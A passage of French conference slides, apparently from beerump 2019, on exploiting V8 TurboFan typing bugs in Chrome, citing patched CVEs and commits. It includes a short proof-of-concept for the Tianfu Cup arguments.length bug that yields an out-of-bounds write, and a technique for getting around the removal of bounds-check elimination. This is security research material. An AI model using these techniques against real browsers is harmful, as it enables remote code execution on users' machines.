

Breaking chrome

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beerump 2019



doar-e.github.io

Long story short

- Full chain : RCE+SBX
 - Exfiltration de données
 - Contrôle total de la cible
- SBX
 - kernel, IPC
- RCE
 - Moteur de rendu, moteur javascript

Sample full chain

- [\$25,633.70][941624] Out-of-bounds write and use-after-free. *Reported by Gengming Liu, Jianyu Chen, Zhen Feng, Jessica Liu at Tencent Keen Security Lab on 2019-03-13:*
 - [941743] High CVE-2019-5825: Out-of-bounds write in V8
 - [941746] High CVE-2019-5826: Use-after-free in IndexedDB

```
commit 96de5eeba9b461a2d405dcfa448901c9582f3f07
```

```
Author: Mike Stanton <mvstanton@chromium.org>
```

```
Date: Mon Mar 18 12:49:52 2019 +0100
```

```
[TurboFan] Array.prototype.map wrong ElementsKind for output array.
```

```
Bug: chromium:941743
```

```
Change-Id: Ic8f72bb39be43096373407ef0ec99391bbee217f
```

```
Reviewed-on: https://chromium-review.googlesource.com/c/v8/v8/+1526018
```

```
Reviewed-by: Benedikt Meurer <bmeurer@chromium.org>
```

```
Reviewed-by: Jaroslav Sevcik <jarin@chromium.org>
```

```
Commit-Queue: Michael Stanton <mvstanton@chromium.org>
```

```
Cr-Commit-Position: refs/heads/master@{#60282}
```

Chrome Tianfu Cup



Chaouki Bekrar  @cBekrar · 1 févr.

Look at this beautiful Chrome RCE fixed yesterday in Chrome v72 and used/reported by Qihoo 360 Vulcan Team at Tianfu Cup. Exploitation can be straightforward, fast, and fully reliable using JIT.

PoC: chromium-review.googlesource.com/c/v8/v8/+1363...

```
commit 8e4588915ba7a9d9d744075781cea114d49f0c7b
```

```
Author: Peter Marshall <petermarshall@chromium.org>
```

```
Date: Fri Nov 30 13:21:16 2018 +0100
```

```
[turbofan] Relax range for arguments object length
```

```
Bug: chromium:906043
```

```
Change-Id: I3a397447be186eff7e6b2ab25341718b6c0d205d
```

```
Reviewed-on: https://chromium-review.googlesource.com/c/1356507
```

```
Commit-Queue: Peter Marshall <petermarshall@chromium.org>
```


```
Reviewed-by: Jaroslav Sevcik <jarin@chromium.org>
```

```
Cr-Commit-Position: refs/heads/master@{#57965}
```



V8, moteur JavaScript de chrome

Pipeline v8





TurboFan



Une optimisation spéculative

```
for (let i = 0; i < 0x10000; ++i)
```

```
  move()
```


Déoptimisation!

move()

Phases d'optimisations

- Création d'un graphe sea of nodes
- Reduction des nodes
- OperationTyper associe un type à un Operateur
 - Add(x,y) => résultat dans [m,n]
- Strength reduction de $n * 2$
 - $N \ll 1$
- Context specialization de JSLoadProperty('0')
 - LoadField + LoadElement + CheckBounds + IfTrue + Merge + Phi + ...

Quel intérêt?

- Bug “logiques”
- Très forte fiabilité
 - $\geq 99\%$;-)

Quel genre de bugs

- Des optimisations incorrectes de TurboFan
- Bug classes différentes
- Pas mal de problèmes de typing
 - Typer
 - Operation Typer
 - Type cache

Promise#catch (no CVE)

[turbofan] Fix types of Promise#catch() and Promise#finally().

We cannot assign a meaningful type to Promise#catch() or Promise#finally(), since they both return whatever the invocation of 'then' on the receiver returns, and that is monkeypatchable by arbitrary user JavaScript.

Bug: [chromium:908309](#), [v8:7253](#)

```
case BuiltinFunctionId::kPromisePrototypeCatch:  
  return Type::Receiver();  
case BuiltinFunctionId::kPromisePrototypeFinally:  
  return Type::Receiver();
```

TLDR, lors de l'optimisation par TurboFan :

- associe Type::Receiver à un node
- une fois optimisé, code part du principe qu'il verra un Type::Receiver
- pas forcément vrai!

NumberMax/Min (no CVE)

[turbofan] Add missing `-0` support for NumberMax/NumberMin typing.

The typing rules for NumberMax and NumberMin didn't properly deal with `-0` up until now, leading to suboptimal typing, i.e. for a simple case like

```
Math.max(Math.round(x), 1)
```

TurboFan was unable to figure out that the result is definitely going to be a positive integer in the range `[1,inf]` or `NaN` (assuming that `NumberOrOddball` feedback is used for the value `x`).

TLDR :

integer

VS

integer OU minuszero

String.lastIndexOf (no CVE)

turbofan

```
Type::Range(-1.0, String::kMaxLength - 1.0, t->zone());
```

VS

réalité

```
String::kMaxLength
```

Tianfu Cup - kArgumentsLengthType

turbofan

```
Type::Range(0.0, Code::kMaxArguments, zone())
```

VS

réalité

```
CreateRange(0.0, FixedArray::kMaxLength);
```

```
func(...argumentsArray)
```


Tianfu Cup - ArgumentsLength

```
function fun(arg) {  
    let x = arguments.length;  
    a = new Array(0x10);  
    a[0] = 1.1;  
    a[(x >> 16) * 0x10] = 42.42;  
}
```

Tianfu Cup - ArgumentsLength

```
args = [];  
args.length = 0x11000;  
fun(...args)
```

```
print/x ((1 << 16) - 2) >> 16  
0x0  
print/x 0x11000 >> 16  
0x1
```

Tianfu Cup - ArgumentsLength

```
function fun(arg) {  
  let x = arguments.length;  
  a = new Array(0x10);  
  a[0] = 1.1;  
  a[(x >> 16) * 0x10] = 42.42;  
}
```

Quel intérêt?

- Optimisations incorrectes
- Impactent d'autres optimisations
 - BCE (Bounds Check Elimination)
 - Redundancy Elimination

BCE : Bound Check Elimination

- Désactivé récemment!
- BCE incorrecte == OOB
- Pas de BCE == pas d'OOB?
- Donc bugs de typing inexploitable?

Ma théorie

- Beaucoup de phases d'optimisations
- Beaucoup de réductions différentes
- Beaucoup de comportements à modifier
- Que faire sans la BCE?
 - Influencer la Redundancy Elimination?
 - Plus simple?

Exploitation sans BCE

- Typing incorrect
- Lowering (= “spécialisation”) de CheckBounds
- CheckBounds => CheckedUint32Bounds

Exploitation sans BCE

- Cas particulier!
- CheckedUint32Bounds(index, MaxValue)
- Rajoute un Uint32LessThan + Unreachable
- “if index >= LoadField(length) then abort()”

Exploitation sans BCE

- Propagation du mauvais typing
- UInt32LessThan
 - constant folded
- Reste du code
 - dead code eliminated
- Bound checks == “optimized out”
 - OOB :-)

Diary Of A Reverse Engineer



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Introduction to TurboFan

Circumventing Chrome's hardening of typer bugs

Présentation : Attacking TurboFan

Merci pour votre attention!

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shout-out to :

Overcl0k & yrp604



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